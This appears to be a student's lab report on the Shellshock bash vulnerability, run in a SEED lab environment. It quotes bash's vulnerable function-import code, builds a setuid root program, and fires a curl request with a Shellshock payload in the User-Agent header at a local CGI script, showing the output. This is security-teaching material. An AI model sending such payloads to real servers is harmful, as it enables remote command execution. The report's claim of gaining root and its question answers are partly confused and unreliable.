      /* Now, name = env variable name, string = env variable value, and
         char_index == strlen (name) */

      temp_var = (SHELL_VAR *)NULL;

      /* If exported function, define it now.  Don't import functions from
         the environment in privileged mode. */
      if (privmode == 0 && read_but_dont_execute == 0 && STREQN ("() {",
string, 4))
        {
          string_length = strlen (string);
          temp_string = (char *)xmalloc (3 + string_length + char_index);

          strcpy (temp_string, name);
          temp_string[char_index] = ' ';
          strcpy (temp_string + char_index + 1, string);
          // Shellshock vulnerability is in line 351:
          parse_and_execute (temp_string, name, SEVAL_NONINT|SEVAL_NOHIST);
```


Task 2C:
Create a new program called “uidprog2.c”. This time uses `execve( )`, instead of `system( )`.



*uidprog2.c


```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>

char **environ;

int main()
{
   char *argv[3];

   argv[0] = "/bin/ls";
   argv[1] = "-1";
   argv[2] = NULL;

   setuid(geteuid()); // make read uid = effective uid.
   execve(argv[0], argv, environ);

   return 0 ;
}
```

Open a new terminal and compile the new program. If you are prompted to enter the seed password, that means we don’t have root privilege.




```
[10/28/2019 19:34] seed@ubuntu:~/Documents/CSC154/Shellshock$ gcc uidprog2.c -o
uidprog2.exe
[10/28/2019 19:34] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chown root ui
dprog2.exe
[sudo] password for seed:
[10/28/2019 19:35] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo chmod 4755 ui
dprog2.exe
[10/28/2019 19:35] seed@ubuntu:~/Documents/CSC154/Shellshock$ whoami
seed
[10/28/2019 19:35] seed@ubuntu:~/Documents/CSC154/Shellshock$
```

```
curl -v -A “() { echo hello; }; echo Content_type: text/plain;
echo; ~/Documents/CSC154/Shellshock/uidprog2.exe”
http://localhost/cgi-bin/myprog.cgi
```



```
[10/28/2019 19:35] seed@ubuntu:~/Documents/CSC154/Shellshock$ curl -v -A "() { e
cho hello; }; echo Content_type: text/plain; echo; ~/Documents/CSC154/Shellshock
/uidprog2.exe" http://localhost/cgi-bin/myprog.cgi
* About to connect() to localhost port 80 (#0)
*   Trying ::1... Connection refused
*   Trying 127.0.0.1... connected
> GET /cgi-bin/myprog.cgi HTTP/1.1
> User-Agent: () { echo hello; }; echo Content_type: text/plain; echo; ~/Documen
ts/CSC154/Shellshock/uidprog2.exe
> Host: localhost
> Accept: */*
>
< HTTP/1.1 200 OK
< Date: Tue, 29 Oct 2019 02:36:59 GMT
< Server: Apache/2.2.22 (Ubuntu)
< Content_type: text/plain
< Content-Length: 0
<
* Connection #0 to host localhost left intact
* Closing connection #0
```

Launching shellshock on “uidprog2.exe”, it ran successfully. The ‘ls’ command was ran. Therefore, we gained root privilege again.



```
[10/28/2019 19:36] seed@ubuntu:~/Documents/CSC154/Shellshock$ whoami
seed
[10/28/2019 19:38] seed@ubuntu:~/Documents/CSC154/Shellshock$ sudo service apach
e2 status -v
Apache2 is running (pid 1418).
[10/28/2019 19:38] seed@ubuntu:~/Documents/CSC154/Shellshock$ ps -o user= -p 141
8
root
[10/28/2019 19:38] seed@ubuntu:~/Documents/CSC154/Shellshock$
```

2.3 Task 3: Questions

1. Shellshock can make the attacker load malware on a system, steal private information, delete files, activate your camera, open a lock and etc.

2. The fundamental problem observed in the Shellshock attack is the likelihood that something will be overlooked will occur frequently. This mistake from the developers, leads to potential damage. From this mistake, we need to be cautious of emails requesting information to run a software or keeping an eye on any advice you might get from your ISP, or other providers of devices you have run embedded software.